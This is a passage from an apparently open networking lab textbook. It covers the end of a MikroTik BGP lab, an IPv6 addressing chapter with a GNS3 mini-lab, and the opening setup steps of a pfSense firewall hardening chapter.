


```
[admin@AS1-ASBR] > routing bgp session print
Flags: E - established
 0 E name="HOST-TO-AS2-1"
     remote.address=172.155.10.2 .as=2 .id=20.255.255.0
     .capabilities=mp,rr,gr,as4 .messages=132 .bytes=2654 .eor=""
     local.address=172.155.10.1 .as=1 .id=10.255.255.0
     .capabilities=mp,rr,gr,as4 .messages=138 .bytes=2902 .eor=""
     output.procid=20
     input.procid=20 ebgp
     hold-time=3m keepalive-time=1m uptime=2h7m450ms
     last-started=2024-05-21 01:00:29 prefix-count=8
[admin@AS1-ASBR] >
```

Figure 17 – BGP session status

2. View routes currently being advertised to peers. Remember, we only want to advertise connected and OSPF routes. If a specific network is missing, verify that the problem router is configured properly. Check interface IP addresses and OSPF configuration.

```
> routing bgp advertisements print
```




```
[admin@AS1-ASBR] > routing bgp advertisements print
 0 peer=HOST-TO-AS2-1 dst=10.255.255.0 afi=ip nexthop=172.155.10.1 origin=0
   as-path=sequence 1

 0 peer=HOST-TO-AS2-1 dst=10.255.255.1 afi=ip nexthop=172.155.10.1 origin=0
   as-path=sequence 1

 0 peer=HOST-TO-AS2-1 dst=10.255.255.2 afi=ip nexthop=172.155.10.1 origin=0
   as-path=sequence 1

 0 peer=HOST-TO-AS2-1 dst=10.0.6.0/30 afi=ip nexthop=172.155.10.1 origin=0
   as-path=sequence 1

 0 peer=HOST-TO-AS2-1 dst=172.155.10.0/30 afi=ip nexthop=172.155.10.1 origin=0
   as-path=sequence 1

 0 peer=HOST-TO-AS2-1 dst=10.0.4.0/30 afi=ip nexthop=172.155.10.1 origin=0
   as-path=sequence 1

 0 peer=HOST-TO-AS2-1 dst=10.0.0.0/23 afi=ip nexthop=172.155.10.1 origin=0
   as-path=sequence 1

 0 peer=HOST-TO-AS2-1 dst=10.0.2.0/24 afi=ip nexthop=172.155.10.1 origin=0
   as-path=sequence 1

[admin@AS1-ASBR] >
```

Figure 18 – BGP advertised links

3. View all routes currently known by the router.

```
> ip route print
```



```
[admin@AS1-ASBR] > ip route print
Flags: D - DYNAMIC; I - INACTIVE, A - ACTIVE; c -
- HW-OFFLOADED
Columns: DST-ADDRESS, GATEWAY, DISTANCE
     DST-ADDRESS       GATEWAY          DISTANCE
DAo  10.0.0.0/23       10.0.6.1%ether3       110
DAo  10.0.2.0/24       10.0.6.1%ether3       110
DAo  10.0.4.0/30       10.0.6.1%ether3       110
DIcH 10.0.5.0/30       ether2                  0
DAc  10.0.6.0/30       ether3                  0
DAc  10.255.255.0/32   loopback                0
DAo  10.255.255.1/32   10.0.6.1%ether3       110
DAo  10.255.255.2/32   10.0.6.1%ether3       110
DAb  20.0.0.0/22       172.155.10.2           20
DAb  20.0.4.0/25       172.155.10.2           20
DAb  20.0.5.0/30       172.155.10.2           20
DAb  20.0.7.0/30       172.155.10.2           20
DAb  20.255.255.0/32   172.155.10.2           20
DAb  20.255.255.1/32   172.155.10.2           20
DAb  20.255.255.2/32   172.155.10.2           20
D b  172.155.10.0/30   172.155.10.2           20
DAc  172.155.10.0/30   ether1                  0
[admin@AS1-ASBR] >
```

Figure 19 – AS1-ASBR routing table

NOTE: Also be sure to verify that all internal routers are assigned default routes that point to their associated ASBR.

End of Lab

Deliverables

4 Screenshot are needed to earn credit for this exercise:

- Screenshot of GNS3 Workspace with all devices labeled
- Wireshark capture of the TCP and BGP packets being exchanged
- Wireshark view of the ‘keep alive’ messages
- Wireshark view of the “update” packets with the NLRI view

Homeworks

Assignment 1 – Extend your OSPF network into a BGP Network

- Turn your previous OSPF Lab (assignment 4) into an Autonomous System (AS-1)
- Create two simulated LANs using VPCs
- Create AS-2 and add the two simulated LANs
- Connect AS-1 and AS-2 using two border routers
- RECOMMENDED GRADING CRITERIA
  - Screenshot of GNS3 Workspace with all devices labeled
  - Wireshark capture of the TCP and BGP packets being exchanged
  - Wireshark view of the ‘keep alive’ messages
  - Wireshark view of the “update” packets with the NLRI view

Screenshots for Printed Copies

CHAPTER 30

IPv6 Addressing - Introduction

SAWYER HANSEN; DANTE ROCCA; AND MATHEW J. HEATH VAN HORN, PHD

A standard IPv4 address is comprised of 32 bits of information, resulting in 4,294,967,296 possible permutations. That's a lot of unique identifiers!… until you realize that a significant number of these IP's are reserved for special purposes and the estimated number of connected internet devices today ranges in the magnitude of tens of billions. If it were not for technologies such as NAT, our available address pool would have been depleted many years ago. However, the increasing number of internet devices has yet to show signs of slowing down any time soon, and we may reach a point where IP supply cannot keep up with demand. Fortunately, researchers from the Internet Engineering Task Force developed IPv6, the sixth version of the Internet Protocol.

Estimated time for completion: 25 minutes

LEARNING OBJECTIVES

- Understand the properties of an IPv6 address
- How to create an IPv6 Host ID from a MAC address
- How to create IPv6 address from IPv4 addresses

PREREQUISITES

- IPv4 Addressing – a Vary Brief Review
- A Ubuntu Desktop VM
- Introduction to Routers

DELIVERABLES

- Worksheet

RESOURCES

- IPv6 Compression Tool – https://findipv6.com/ipv6-compress
- IPv6 Calculator – https://www.calculator.net/ip-subnet-calculator.html
- IPv6 Address Generator – https://www.ipvoid.com/random-ipv6/

CONTRIBUTORS AND TESTERS

- Berkley Rocca, 11th-Grader, Grand Rapids Christian High School
- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott

Phase I – A very brief review

This instructional material is not designed to replace people's favorite learning materials. We want to simply augment what already exists. However, it was pointed out by some of our testers that a very abbreviated review would be a helpful inclusion within the textbook.

Generally, when you ask someone what a device's IP address is, they provide you with an IPv4 address. That's fine and dandy, but there's more to that picture. Devices also have an IPv6 address. Like IPv4 addresses, these addresses represent the routing prefix and the host identifier. However, IPv6 addresses are structured differently than IPv4 addresses.

Learning IPv4 required knowledge of binary and decimal. IPv6 requires knowledge of hexadecimal. IPv6 addresses use hexadecimal values, or base-16 values, meaning there are 16 possible values in each digit, 0-9, a-f.

Here's a translation table:

Decimal	0	1	2	3	4	5	6	7
Binary	0000	0001	0010	0011	0100	0101	0110	0111
Hex	0	1	2	3	4	5	6	7
Decimal	8	9	10	11	12	13	14	15
Binary	1000	1001	1010	1011	1100	1101	1110	1111
Hex	8	9	a	b	c	d	e	f

As you can see, using the hexadecimal term 'f' is a much more abbreviated representative symbol of the decimal number '15'. At least much easier on us humans than the binary term '1111'. This is helpful as the binary digits grow in size. Look at the difference between an IPv4 address in decimal vs binary.

IPv4 address represented by decimal	192.168.1.1
IPv4 address represented by binary	11000000.10101000.00000001.00000001

You can count the 1s and 0s if you want, but trust us when we say there are 32 bits there. To prevent us from running out of IP space again, IPv6 uses 128 bits! To put it in perspective, there are 100 times more usable IPv6 addresses than the number of atoms on the surface of the Earth. If we look at the different representations of an IPv6 address, we get the following:

IPv6 Decimal	43962 : 40734 : 51742 : 51400 : 33428 : 48204 : 11497 : 4970
IPv6 Binary	1010101110111010 : 1001111100011110 : 1100101000011110 : 1100100011001000 : 1000001010010100 : 1011110001001100 : 0010110011101001 : 0001001101101010
IPv6 Hexidecimal	abba:9f1e:ca1e:c8c8:8294:bc4c:2ce9:136a

As you can see, hexadecimal notation is MUCH easier for us humans to handle than binary. However, IPv6 addresses can still be pretty long. The average person can only recall lists of 7 items. Thankfully, there are conventions to shorten them such as omitting any redundant zeros.

Let's look at a sample IPv6 address such as 2001:ef48:64a3:0000:0000:0000:32ad:0792

1. Let's look at the leading zeros. Look at the last octet (last 4 characters) in our example address. Like how we don't write the number 8 as 008, we don't want to write 792 as 0792, so we remove the leading zero.

Original	2001:ef48:64a3:0000:0000:0000:32ad:0792
Removed the leading zeros	2001:ef48:64a3:0000:0000:0000:32ad:792

2. Next, we remove octets with 0000 as a value. We will refer to them as "gaps". The convention for removing strings of gaps is to replace them with two colons (::).

Removed the leading Zeros	2001:ef48:64a3:0000:0000:0000:32ad:792
Removed 'gaps"	2001:ef48:64a3::32ad:792

3. Much better, right? Keep in mind that you can only remove one string of gaps. In other words, you cannot have two instances of double colons in your address. If there are multiple gaps not in a string, the left-most gap is reduced to double colons, and the remainder is reduced to a single zero. Except for in the case of double colons, there must always be at least one character per octet. For example:

Original, with two sets of 'gaps'	2001:ef48:64a3:0000:0000:32ad:0000:0792
Removing the 'gaps'	**2001:ef48:64a3::32ad:0:0792**

4. You can still remove the leading zeros if there are any. We only have 1 octet with a leading 0 now. The octet 0792. So seeing the process in its entirety would look like this:

Original, with two sets of 'gaps'	2001:ef48:64a3:**0000:0000**:32ad:**0000**:0792
Remove the 'gaps' – left most string of zeros gets the :: and any other sting of zeros gets a single 0	2001:ef48:64a3**::**32ad:**0**:0792
Remove any remaining leading 0s	2001:ef48:64a3::32ad:0:792

An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=868#h5p-11

An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=868#h5p-10

An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=868#h5p-9

IPv6 is very similar to IPv4 in its use. Recall that IPv4 addresses are broken up into a street and a house number.

The street (routing prefix) is dictated by the subnet mask. If you have a mask of 255.255.255.0, or x.x.x.x/24 in CIDR, the first 24 bits of your address determine your routing prefix. In IPv6, it works similarly. Like IPv4, the routing prefix is determined by the mask. In IPv6, your subnet mask can be upwards of 64 bits. For instance, if our IPv6 address is 2001:ef48:64a3:0000:0000:0000:32ad:0792, then it would be broken into two parts:

Routing Prefix	Host Identifier
2001:ef48:64a3:0000:	0000:0000:32ad:0792

Returning to the street address analogy, think of the routing prefix as a street name, and the host identifiers are the house numbers on that street. Just like how you would visit house 1234 on Elm Street, you would visit host 0000:0000:32ad:0792 at prefix 2001:ef48:64a3:0000

Now, with IPv6 we can be even more specific. Say you have a netmask of /48. Now only the first 48 bits represent the routing prefix. However, the 16 bits that were previously in the prefix are not allocated to the host identifier. These bits now identify the subnet your device is on.

Using the street address analogy, imagine the same road again. However, now imagine Elm Street has several alleys where people built houses after the neighborhood was constructed. If you want to find a house, in one of the alleys, you must first go down Elm Street and then the correct alley to get to the house. In order to get to house 1234, I must take Elm Street to Roadrunner Alley, then continue until I find house 1234. Returning to IPv6 land, if I want to find host 0000:0000:32ad:0792, I must first look on subnet 0000 on prefix 2001:ef48:64a3.

We want to go to the house 2001:ef48:64a3:0000:0000:0000:32ad:0792/48							
2001	ef48	64a3	0000	0000	0000	32ad	0792
Street			Alley	House number			
Routing Prefix			Subnet	Host ID			

An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=868#h5p-12

An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=868#h5p-13

Now that we have covered routing prefixes and subnets, let's look at the Host ID portion of the IPv6 address called the Extended Unique Identifier (EUI). The EUI consists of the MAC address of the interface. Recall from IPv4 that a MAC address is 48-bits long and consists of two parts, the manufacturer's ID and the serial number. However, the IPv6 Host ID (EIU) is 64-bits long, so some conversion is necessary.

Uppercase or Lowercase when writing Hex digits

3c:27:be:56:1d:d0 vs. 3C:27:BE:56:1D:D0

- Officially
  - In mathematics, any hexadecimal representation is done in lowercase.
  - RFC 5952 says lowercase for cyber functions.

- Real-world
  - It really depends on the interface being used. Sometimes it is easier to read the address if it uses all uppercase, other times, lowercase is easier to read.
  - It doesn't matter. We have more important things to care about.

1. We split the MAC address into its constituent parts.

Given a MAC Address: 3c:27:be:56:1d:d0	
3c:27:be	56:1d:d0
Manufacture's ID (OUI – Organizationally Unique ID)	Serial Number

2. Then we insert the MAC into the mold of an IPv6 host ID and add the reserved bits of FFFE to indicate an EUI-64 generated IPv6 address.

Given a MAC Address: 3c:27:be:56:1d:d0							
3c	27	be	add FF FE		56	1d	d0
3c	27	be	ff	fe	56	1d	d0

3. Now we have to look at the first octet and change the universal/local bit. The bit is 7th from the left. The bit should be a 1, which indicates local, not a 0 which means universal.

Given a MAC Address: 3c:27:be:56:1d:d0							
OUI			IPv6 Reserve		Serial Number		
3c	27	be	ff	fe	56	1d	d0
0011 1100	Convert to binary						
0011 1100	Locate the universal/local (U/L) bit and check its setting. This is set to universal (0)						
0011 1110	We flip this bit to local (1)						
3e	Convert the binary back to Hexidecmal which has now changed from 3c to 3e						
3e	27	be	ff	fe	56	1d	d0
Resulting IPv6 Host ID		3e27:beff:fe56:1dd0					

4. Practice your IPv6 knowledge with these questions:

An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=868#h5p-14

An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=868#h5p-15

Now we look at how an IPv4 address is converted to an IPv6 address. This occurs when a network is using IPv4, but the packets need to tunnel through an IPv6 network to another IPv4 network. This is called 6to4 notation. The 6to4 tunnel concatenates the IPv4 address to the IPv6 address 2002::/16

Let's use the following IPv4 address as our example: 192.168.50.14

Start with IPv4 address	192	168	50	14
Convert to binary	1100 0000	1010 1000	0011 0010	0000 1110
Convert to Hex	c0	a8	32	0e
CAT 2002::/16	**2002**	c0 a8	32 0e	**::1/64**
Result an IPv6 address	2002:c0a8:320e::1/64			

Phase II – IPv6 MiniLab

Here we'll showcase IPv6 in action. It's important to remember that IPv6 functions very similarly to IPv4 in practice.

1. Open GNS3 and create a new project. Title the project appropriately
2. Add a switch and two VPCs to the network
3. Connect the VPCs to the switch
4. Select a routing prefix through random generation. In our example we'll be using 2001:db8::/32
5. Select a host ID for each VPC. In our example the host IDs are ::2 and ::3
6. Open the console for the first VPC and assign it the IPv6 address. Note that you can use the abbreviated address in the VPC

```
ip 2001:db8::2/32
```

7. Now open a Wireshark capture on either of the connections. Then, use the ping command to ping the other host on the network

```
ping 2001:db8::3/32
```

8. On Wireshark you should see that this operates exactly like an IPv4 address in practice. The only difference is the elimination of Network Address Translation and DHCP since we have enough IP

addresses for every device to have one

Phase III – Prefix Designation

Similar to DHCP, IPv6 has a method for assigning IP addresses to hosts. The method for determining the host ID was explained above leaving the network prefix to be determined. A device determines this prefix by soliciting a router to assign it a prefix.

1. On the same GNS3 project add a MikroTik router to the workspace and connect it to the switch
2. Start the MikroTik router and open the console
3. Use the following command to assign the router an IPv6 address

```
ipv6 address add address=2001:db8::1/32 interface=ether1
```

4. Attach a Ubuntu Desktop machine to the switch but do not start it yet
5. Open a Wireshark capture on the link between the router and the switch
6. Start the Ubuntu Desktop machine and open a terminal. Utilize the command

```
ip add
```

7. In Wireshark you should see a router solicitation and a router reply. In the terminal the machine should now have an IPv6 address assigned with the prefix 2001:db8

End of Lab

Deliverables

Complete this worksheet and turn it in to receive credit for this exercise: Worksheet

Homework

Assignment 1 – Create your own GNS3 IPv6 network

- Use a different IPv6 routing prefix

- Connect it to the router from the minilab and use it for prefix designation
- Make sure the new network can ping the old one

Suggested Grading Criteria:

- Screenshot of GNS3 network
- Screenshot of pinging the old network form the new network

PART III

DEFENDING AN ENTERPRISE NETWORK

The chapters in this part are focused on hardening an Enterprise Network in various ways. It is assumed that the learner has already worked through the chapters in Building an Enterprise Network. Learners will need that baseline of knowledge in order to complete these labs.

CHAPTER 31

Network Hardening - pfSense Intranet

MATHEW J. HEATH VAN HORN, PHD AND JACOB CHRISTENSEN

This chapter walks the learner through the steps needed to add a pfSense server to an enterprise network. Specifically, we are going to set up the lab, configure the pfSense server to act as our DHCP server, open all the firewall ports so you can see what is going on in the network, and then watch how the addition of each firewall rule affects our enterprise network.

LEARNING OBJECTIVES

- Configure pfSense for first use in GNS3
- Create various firewall rules to regulate IPv4 traffic
- Use pfSense as the DHCP server
- Use Wireshark to observe the effects of firewall rules

PREREQUISITES

- Chapter 6 – Adding a Virtual Machine to GNS3
- Chapter 10 – Create a pfSense Server
- Chapter 11 – Create a Ubuntu Desktop

DELIVERABLES

- Screenshot of GNS3 Working environment once everything works
- Screenshot of the pfSense Dashboard
- Screenshot of all inside devices being able to ping
- Screenshot of the 3 rules for the DMZ

RESOURCES

- We consolidated information from a wide variety of resources. However, three sources stand out as being particularly helpful to this lab and we want to recognize them here:

  - Saifudeen Sidheeq – "How to Configure PfSense DMZ Setup? | Step by Step" – https://getlabsdone.com/how-to-configure-pfsense-dmz-setup/
  - Frank at WunderTech – "How to Set Up a DMZ in pfSense" – https://www.wundertech.net/how-to-set-up-a-dmz-in-pfsense/
  - Nikhath K – "pFSense DMZ Setup Guide" – https://bobcares.com/blog/pfsense-dmz-setup/

CONTRIBUTORS AND TESTERS

- Julian H. Romano, Cybersecurity Student, ERAU-Prescott
- Dante Rocca, Cybersecurity Student, ERAU-Prescott
- Jungsoo Noh, Cybersecurity Student, ERAU-Prescott

Phase I – Setting up the Lab

The following steps are to create a baseline environment for completing the lab. It makes assumptions about learner knowledge from completing previous labs.

The completed network topology will look like this:




Figure 1 – Final network

1. In VirtualBox, create clones of your pfSense firewall and your Ubuntu Linux Desktop

> **NOTE:** When importing new VMs into GNS3, ensure that *Allow GNS3 to use any configured VirtualBox adapter* is selected in their network settings!

2. Start GNS3

2.1. Import the devices

2.2. On the pfSense Server, change the network settings to accommodate 4 adapters (Figure 2)

2.3. Create a new project: **LAB_16**

3. Build the following network:




Figure 3 – GNS3 workspace

3.1. "Internet": (NO BOX) – **192.168.122.0/24**

3.1.1. One switch – *Ethernet switch*

3.1.2. Internet connectivity with host machine – *NAT Cloud (ISP)*

3.1.3. One client machine – *Guest/VM with browser (external pc)*

> **NOTE:** While this example uses GNS3's Chromium appliance, any device that has a browser installed will suffice.

3.2. Management: (PURPLE BOX) – **99.99.99.0/24**

3.2.1. One switch – *Ethernet switch*


3.2.2. One client machine – *Guest/VM with browser (it admin)*

3.3. DMZ: (RED BOX) – **20.0.0.0/24**

3.3.1. One switch – *Ethernet switch*

